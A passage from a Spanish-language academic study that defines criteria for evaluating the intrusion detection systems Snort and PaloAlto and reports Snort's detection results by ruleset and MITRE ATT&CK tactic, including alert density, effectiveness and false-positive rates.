Para el análisis de los resultados, y en función del formato de registro de alertas de los IDS, se han definido tres enfoques relacionados: flujos, mensajes e instancias. Estos enfoques permiten una evaluación más detallada de las detecciones y se aplican para Snort principalmente ya que PaloAlto no dispone de la información necesaria en logs para utilizar estos enfoques

- Contar flujos, mensajes e instancias con ataques presentes en cada implementación.
- Asociar cada flujo, mensaje o instancia a su estado de detección (detectado o no detectado) mediante un análisis detallado de los campos disponibles en los logs.

Las definiciones utilizadas son las siguientes:

- **Flujos:** Incluyen tráfico UDP, TCP e ICMP. Los flujos UDP y TCP se identifican por la combinación de puertos y direcciones de origen y destino, mientras que los flujos ICMP se diferencian por el ID de ICMP.
- **Mensajes:** Corresponden a los paquetes individuales de datos.
- **Instancias de ataque:** Representan cadenas específicas del ataque, ya que un mensaje o paquete puede contener varias instancias.

#### 6.4.9. Ataques LV1 vs LV2 (Snort y PaloAlto)

En algunos casos, los ataques implementados y utilizados para el análisis pueden emplear métodos que se asemejan a actividades legítimas. Esto puede dificultar su clasificación como amenazas evidentes y afecta

directamente a la evaluación de los IDS. Por ello, se clasifican los ataques en dos niveles según el contexto en el que se ejecutan:

- **LV1:** Incluye ataques que claramente son considerados como ataques independientemente del contexto. Por ejemplo: Ataque de denegación de servicio.
- **LV2:** Agrupa ataques que, en ciertos escenarios, podrían considerarse legítimos, como el uso de SSH para acceder a una red.

Esta distinción es crucial para interpretar adecuadamente los resultados y comprender la detección de ciertos tipos de ataques por parte de los IDS.

#### 6.4.10. Rendimiento (Snort y PaloAlto)

En la actualidad, la mejor manera de medir que IDS es mejor o cual es peor no es mediante la capacidad de detección (Número de alertas / Número de ataques) ni por la tasa de FP (Número alertas erróneas / Número ataques). Esto es debido a que si un IDS bloqueara todo el tráfico detectaría todos los ataques teniendo una capacidad de detección del 100% y si un IDS dejara pasar todo el tráfico no tendría ningún FP.

Por tanto, es importante observar la relación entre ambos, llamada rendimiento que es calculada mediante la siguiente expresión:

$$\eta = \sqrt{CD(1 - FP)}$$

Siendo CD la tasa o capacidad de detección y FP la tasa de Falsos Positivos.

Mediante esta expresión no necesariamente será mejor aquel IDS que tenga mayor capacidad de detección, sino aquel que tenga una buena capacidad de detección y genere la menor cantidad de falsos positivos.

#### 6.4.11. Grado de Implementación (Balance)

Para realizar un análisis completo y efectivo, es útil llevar a cabo una revisión retrospectiva que permita evaluar el nivel de implementación logrado con los recursos disponibles. Este tipo de enfoque ayuda a asegurarse de que el estudio cubra una variedad de aspectos relevantes y tenga un enfoque equilibrado, considerando las diferentes condiciones y factores que pueden influir en los resultados. Existen diversas formas de medir el grado de implementación en un estudio, pero en este caso, se pueden considerar dos aspectos clave como referencia general:

1. **Nivel de Implementación de Tácticas en relación con los ataques, técnicas y sub técnicas implementadas:** Esto permite verificar si alguna táctica ha sido excesivamente probada o si, por el contrario, ha quedado poco explorada. También ofrece una visión general de cómo se distribuyen los ataques en cuanto a las tácticas utilizadas.
2. **Nivel de Implementación de Tácticas, Técnicas y Sub técnicas:** Este punto evalúa hasta qué punto el estudio cubre la totalidad de las tácticas, técnicas y sub técnicas de la matriz MITRE ATT&CK. Es fundamental para determinar si se ha alcanzado un enfoque completo o si existe espacio para expandir el análisis y explorar más áreas del modelo.

Este enfoque ayuda a garantizar que el análisis sea exhaustivo y no deje aspectos clave fuera, permitiendo así una evaluación más precisa y completa de los resultados obtenidos.

#### 6.4.12. Resumen de Criterios

Para organizar de manera clara los resultados de cada uno de los IDS, así como el balance general, se presenta una tabla que sintetiza los enfoques basados en los criterios establecidos en los apartados anteriores de la sección

4 del documento. Esta tabla justifica la inclusión de cada criterio en los apartados correspondientes. Un "tick" (✓) indica que el criterio cuenta con un apartado específico en la sección indicada. Un signo menos (-) indica que el criterio influye en los resultados de manera implícita, es decir, ya está presente de forma general en los resultados. Un signo más (+) señala que, aunque no existe un apartado dedicado a ese criterio, este forma parte de los resultados de alguna forma, como, por ejemplo, a través de gráficas o factores que condicionan el análisis. Finalmente, las celdas vacías indican que el criterio no aplica en ese contexto o no tiene relevancia para el análisis en cuestión.

| <b>Criterio / Enfoque</b>                | <b>Snort</b> | <b>PaloAlto</b> | <b>Balance</b> |
|------------------------------------------|--------------|-----------------|----------------|
| <b>Fuente de Alertas</b>                 | ✓            | ✓               |                |
| <b>Proc. Identificación Alertas y FP</b> | ✓            | ✓               |                |
| <b>Densidad de Alertas</b>               | ✓            | ✓               |                |
| <b>Efectividad de Alertas</b>            | ✓            | ✓               | ✓              |
| <b>Detección de Flujos</b>               | ✓            | ✓               | ✓              |
| <b>Detección de Mensajes</b>             | ✓            |                 |                |
| <b>Detección de Instancias</b>           | ✓            |                 |                |
| <b>Protocolo de Ataque</b>               | ✓            | ✓               |                |
| <b>Ataques LV1 vs LV2</b>                | ✓            | ✓               | ✓              |
| <b>Ataques L2 vs L3</b>                  | -            | -               | -              |
| <b>Ataque Principal vs Colateral</b>     | +            | +               | +              |
| <b>Detecciones Reales</b>                | ✓            | ✓               | ✓              |
| <b>Detecciones Eficaces</b>              | ✓            | ✓               | ✓              |
| <b>Rendimiento</b>                       | ✓            | ✓               | ✓              |
| <b>Grado de Implementación</b>           |              |                 | ✓              |

Tabla 6-1 Resumen de Criterios

## 6.5. Resultados de Snort

### 6.5.1. Fuente de Alertas (RuleSets)

En primer lugar, tenemos que observar las diferencias entre cada uno de los RuleSets o conjuntos de reglas para entender también sus posteriores diferencias. Tal como se comentó en anteriores apartados, hemos utilizado cuatro conjuntos diferentes de reglas mostrados a continuación en orden de menor a mayor número de reglas:

- Talos Community
- ETOpen
- Talos Registered
- ETOpen optimizado

Para observar mejor esta diferencia de reglas entre cada uno hemos generado la siguiente gráfica que muestra las reglas únicas, es decir, que no se encuentran en otro paquete de reglas:





Figura 6-1 Número de reglas RuleSets

La última columna representa la suma total, o subtotal, de todas las reglas únicas que conforman el estudio (incluidas en RS4). Resulta notable la diferencia entre el paquete Community (sin necesidad de registrarse en la página de Snort) y el Talos Registered (necesita registro previo en la página de Snort). Teniendo en cuenta la totalidad de reglas del paquete Talos Registered, hablaríamos de que el paquete de reglas Community constituye un 8,8% del global. Respecto a las reglas elaboradas por Emerging Threats, el paquete por defecto (ETOpen) agrupa más reglas únicas que el optimizado, el cual se puede considerar como un complemento del principal.

En primer lugar, vamos a mostrar una serie de gráficas que representan el porcentaje de técnicas que disponen de alertas consideradas como True Positive (TP) para cada uno de los paquetes de reglas utilizados. Resulta importante aclarar que estas gráficas representan ataques que hayan generado alertas válidas para la detección del ataque, pero no detecciones (se verá más adelante este caso).



**PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS1**



**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS1**





Figura 6-2 Porcentaje de Técnicas/Ataques con alerta TP para RS1

**PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS2**



**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS2**





Figura 6-3 Porcentaje de Técnicas/Ataques con alerta TP para RS2

**PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS3**



**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS3**





Figura 6-4 Porcentaje de Técnicas/Ataques con alerta TP para RS3

**PORCENTAJE DE TÉCNICAS CON ALERTA TP PARA RS4**



**PORCENTAJE DE ATAQUES CON ALERTA TP PARA RS4**




Figura 6-5 Porcentaje de Técnicas/Ataques con alerta TP para RS4

Para observar la información aportada en las anteriores gráficas de una manera más resumida, hemos generado las siguientes gráficas:

### PORCENTAJE DE TÉCNICAS CON ALERTA TP POR RULESET




Figura 6-6 Porcentaje de técnicas con alerta TP por RuleSet

### PORCENTAJE DE ATAQUES CON ALERTA TP POR RULESET



Figura 6-7 Porcentaje de ataques con alerta TP por RuleSet

En base a las anteriores gráficas, podemos comenzar a observar como el hecho de utilizar un paquete de reglas mayor al anterior implica que el porcentaje de técnicas o ataques que generen una alerta válida aumente. Esto tiene una relación directa con el número de reglas existente en cada RuleSet (se observa en la Figura 6-1).

Si nos fijamos en la Figura 6-6 podemos observar que los principales cambios de porcentajes de técnicas con TP ocurren durante el salto del RS1 al RS2 y del RS2 al RS3 en los que existe un aumento del 30,5% y 21,7% respectivamente. En el salto del RS3 al RS4 existe una pequeña diferencia en comparación a los incrementos anteriormente mencionados.

De forma similar ocurre con la Figura 6-7 en la que el salto de RS1 a RS2 y RS2 a RS3 suponen un aumento del 21,6% y 18,9% respectivamente en el porcentaje de ataques con TP. De la misma manera que para la Figura 6-6, el aumento del RS3 al RS4 es ligero en comparación a los anteriores.

Observando las Figuras 6-6 y 6-7 al mismo tiempo, podemos ver que en RS4 (paquete de reglas con mayor número de reglas y, por tanto, más TP) existe una diferencia entre el porcentaje de técnicas y ataques con TP.

Esto tiene una sencilla explicación y es que para contabilizar que una técnica tiene un TP basta con que uno de los diferentes posibles ataques que implementa esa técnica tenga un TP para que se contabilice. Es decir, una técnica puede tener varios ataques implementados de la misma.

### 6.5.2. Densidad y Efectividad de Alertas

En el anterior apartado, vimos como las alertas que genera Snort tienen la capacidad de detectar los ataques y técnicas implementadas. Sin embargo, en las gráficas mostradas anteriormente no se puede llegar a estimar cuantas alertas ha generado y de todas esas alertas que ha generado, cuantas de ellas nos ofrecen información de valor para la identificación del ataque o técnica. Por estas razones, a continuación, vamos a mostrar unas tablas que nos harán comprender la densidad y efectividad de alertas (conceptos explicados en el apartado 6.4.4 de esta memoria).

| <b>Alertas totales (SIDs)</b> |            |            |            |            |                    |
|-------------------------------|------------|------------|------------|------------|--------------------|
| <b>Táctica</b>                | <b>RS1</b> | <b>RS2</b> | <b>RS3</b> | <b>RS4</b> | <b>TOTAL, SIDS</b> |
| <b>Reconnaissance</b>         | 4          | 20         | 30         | 49         | 49                 |
| <b>Resource Development</b>   | 0          | 0          | 0          | 0          | 0                  |
| <b>Initial Access</b>         | 8          | 31         | 48         | 94         | 94                 |
| <b>Persistence</b>            | 1          | 13         | 21         | 42         | 42                 |
| <b>Privilege Escalation</b>   | 0          | 4          | 5          | 12         | 12                 |
| <b>Credential Access</b>      | 1          | 3          | 14         | 31         | 31                 |
| <b>Collection</b>             | 2          | 4          | 10         | 27         | 27                 |
| <b>Impact</b>                 | 9          | 20         | 27         | 89         | 89                 |
| <b>Command and Control</b>    | 5          | 22         | 35         | 84         | 84                 |
| <b>Defense Evasion</b>        | 5          | 20         | 30         | 65         | 65                 |
| <b>Lateral Movement</b>       | 3          | 13         | 27         | 56         | 56                 |
| <b>Discovery</b>              | 2          | 12         | 14         | 29         | 29                 |
| <b>Exfiltration</b>           | 4          | 8          | 11         | 29         | 29                 |
| <b>Execution</b>              | 2          | 14         | 24         | 48         | 48                 |

Tabla 6-2 Alertas Totales por RuleSet y Táctica

| <b>TP totales (SIDs) (Manual)</b> |            |            |            |            |                  |
|-----------------------------------|------------|------------|------------|------------|------------------|
| <b>Táctica</b>                    | <b>RS1</b> | <b>RS2</b> | <b>RS3</b> | <b>RS4</b> | <b>TOTAL, TP</b> |
| <b>Reconnaissance</b>             | 1          | 9          | 11         | 17         | 17               |
| <b>Resource Development</b>       | 0          | 0          | 0          | 0          | 0                |
| <b>Initial Access</b>             | 1          | 17         | 25         | 34         | 34               |
| <b>Persistence</b>                | 0          | 7          | 10         | 12         | 12               |
| <b>Privilege Escalation</b>       | 0          | 0          | 0          | 0          | 0                |
| <b>Credential Access</b>          | 0          | 0          | 4          | 3          | 3                |
| <b>Collection</b>                 | 0          | 0          | 0          | 0          | 0                |
| <b>Impact</b>                     | 2          | 5          | 7          | 9          | 9                |
| <b>Command and Control</b>        | 0          | 5          | 12         | 13         | 13               |
| <b>Defense Evasion</b>            | 1          | 3          | 6          | 6          | 6                |
| <b>Lateral Movement</b>           | 1          | 5          | 9          | 11         | 11               |
| <b>Discovery</b>                  | 0          | 7          | 7          | 7          | 7                |
| <b>Exfiltration</b>               | 0          | 1          | 1          | 2          | 2                |
| <b>Execution</b>                  | 1          | 5          | 6          | 6          | 6                |

Tabla 6-3 TP Totales por Táctica y RuleSet

Mediante los datos mostrados en las Tablas 6-1 y 6-2 podemos determinar los conceptos de densidad y efectividad ilustrados en las siguientes tablas:

| Alertas promedio (SIDs) por ataque |     |     |     |     |
|------------------------------------|-----|-----|-----|-----|
| Táctica                            | RS1 | RS2 | RS3 | RS4 |
| Reconnaissance                     | 1   | 4   | 6   | 10  |
| Resource Development               | -   | -   | -   | -   |
| Initial Access                     | 1   | 4   | 6   | 12  |
| Persistence                        | 0   | 3   | 5   | 11  |
| Privilege Escalation               | 0   | 4   | 5   | 12  |
| Credential Access                  | 0   | 0   | 2   | 4   |
| Collection                         | 1   | 2   | 5   | 14  |
| Impact                             | 1   | 1   | 2   | 5   |
| Command and Control                | 1   | 2   | 4   | 9   |
| Defense Evasion                    | 1   | 3   | 5   | 11  |
| Lateral Movement                   | 1   | 3   | 5   | 11  |
| Discovery                          | 0   | 2   | 3   | 6   |
| Exfiltration                       | 2   | 4   | 6   | 15  |
| Execution                          | 1   | 7   | 12  | 24  |

Tabla 6-4 Alertas promedio por ataque por Táctica y RuleSet

En la tabla superior podemos ver la densidad de alertas por ataque correspondiente a cada táctica y para cada RuleSet. Esta tabla ha sido realizada mediante el procedimiento manual al igual. Tal como se observa, para el RS4 y la táctica Execution hay un promedio de 24 alertas por ataque implementado. Estos datos no pueden ser interpretados correctamente sin la siguiente tabla sobre la efectividad de estas alertas o SIDs:

| Efectividad SIDs (N° de TP / Alertas totales) |      |      |      |      |
|-----------------------------------------------|------|------|------|------|
| Táctica                                       | RS1  | RS2  | RS3  | RS4  |
| Reconnaissance                                | 0,25 | 0,45 | 0,37 | 0,35 |
| Resource Development                          | -    | -    | -    | -    |
| Initial Access                                | 0,13 | 0,55 | 0,52 | 0,36 |
| Persistence                                   | 0,00 | 0,54 | 0,48 | 0,29 |
| Privilege Escalation                          | -    | 0,00 | 0,00 | 0,00 |
| Credential Access                             | 0,00 | 0,00 | 0,29 | 0,10 |
| Collection                                    | 0,00 | 0,00 | 0,00 | 0,00 |
| Impact                                        | 0,22 | 0,25 | 0,26 | 0,10 |
| Command and Control                           | 0,00 | 0,23 | 0,34 | 0,15 |
| Defense Evasion                               | 0,20 | 0,15 | 0,20 | 0,09 |
| Lateral Movement                              | 0,33 | 0,38 | 0,33 | 0,20 |
| Discovery                                     | 0,00 | 0,58 | 0,50 | 0,24 |
| Exfiltration                                  | 0,00 | 0,13 | 0,09 | 0,07 |
| Execution                                     | 0,50 | 0,36 | 0,25 | 0,13 |

Tabla 6-5 Efectividad de las alertas por Táctica y RuleSet

En la tabla superior, observamos la efectividad de las alertas de Snort en la que con un vistazo global podemos

determinar que existe una gran cantidad de alertas que no son capaces de identificar el ataque y, por tanto, no aportan ningún tipo de valor para la detección de los ataques. Aclarar que esta tabla ha sido realizada mediante las alertas del procedimiento manual.

Si nos fijamos en el caso anteriormente comentado donde para el RS4 y la táctica Execution había un promedio de 24 alertas por ataque, si lo contrastamos con la efectividad podemos llegar a determinar que apenas un 13% de esas alertas son válidas.

A continuación, relacionando estos conceptos de densidad y efectividad vamos a determinar el porcentaje por RuleSet de alertas efectivas y de alertas no válidas o FP.



Figura 6-8 Efectividad Alertas por RuleSet




Figura 6-9 Porcentaje de FP por RuleSet

En estas dos gráficas superiores podemos observar como la efectividad de las alertas de Snort es de un 15.22%, 34.78%, 33.11% y 18.32% para los RS1, RS2, RS3 y RS4 respectivamente. De manera análoga tenemos los porcentajes de falsos positivos.

A continuación, vamos a mostrar los porcentajes de detección de flujos, mensajes e instancias con alertas True Positive o TP. Es decir, los porcentajes de detección asociados a las alertas que detectan con certeza y precisión el ataque.

Resulta de gran importancia destacar que cada una de las gráficas generadas han sido generadas utilizando aquellas técnicas y ataques que se consideran “detectables por patrones”. Esto quiere decir que esas técnicas

pueden ser detectadas mediante reglas como las que utiliza Snort y no es necesaria la detección de estos ataques por anomalías o listas negras. Por tanto, existen técnicas o ataques que no han sido considerados para estos resultados porque resulta obvio que Snort mediante reglas no es capaz de detectarlas.

### 6.5.3. Procedimiento de Identificación de Alertas y FP

Como se explicó en el apartado 6.4.5, donde se describieron los dos procedimientos utilizados para identificar alertas y clasificar los falsos positivos (FP), a continuación, se presentan las diferencias entre ambos enfoques representadas en las siguientes gráficas:




Figura 6-10 Porcentaje de FP Automático VS Manual por RuleSet

En la gráfica superior, observamos como el procedimiento manual identifica una gran cantidad de alertas FP frente al procedimiento automático. Esto significa que mediante el procedimiento automático se generan alertas que no identifican el ataque, pero se consideran como alertas válidas o TP.

Para desglosar los resultados de la anterior gráfica vamos a observar los FP generados por táctica diferenciando por RuleSet:




Figura 6-11 Porcentaje de FP Automático vs Manual por Táctica – RS1






Figura 6-12 Porcentaje de FP Automático vs Manual por Táctica – RS2




Figura 6-13 Porcentaje de FP Automático vs Manual por Táctica – RS3




Figura 6-14 Porcentaje de FP Automático vs Manual por Táctica – RS4

A partir de estas gráficas podemos obtener algunas conclusiones respecto a los procedimientos utilizados:

- El procedimiento manual detecta una mayor cantidad de FP en comparación con el procedimiento automático. La razón de este resultado es que mediante el procedimiento manual hemos realizado una comprobación alerta por alerta de si la alerta corresponde con el ataque realizado y considerando aquellas que no como FP. Esta manera de identificar FPs es la que más precisión genera. Sin embargo, es un procedimiento poco escalable ya que requiere de una intervención detallada de un administrador de red. Además, el procedimiento manual tiene un componente de subjetividad ya que dependerá la categorización de FP o TP en parte del criterio y experiencia del administrador de red. Esta parte no ocurre mediante el procedimiento automático en el cual existe un conjunto de reglas que automáticamente se consideran como FP cuando son detectadas en base a un análisis de tráfico legítimo previo.
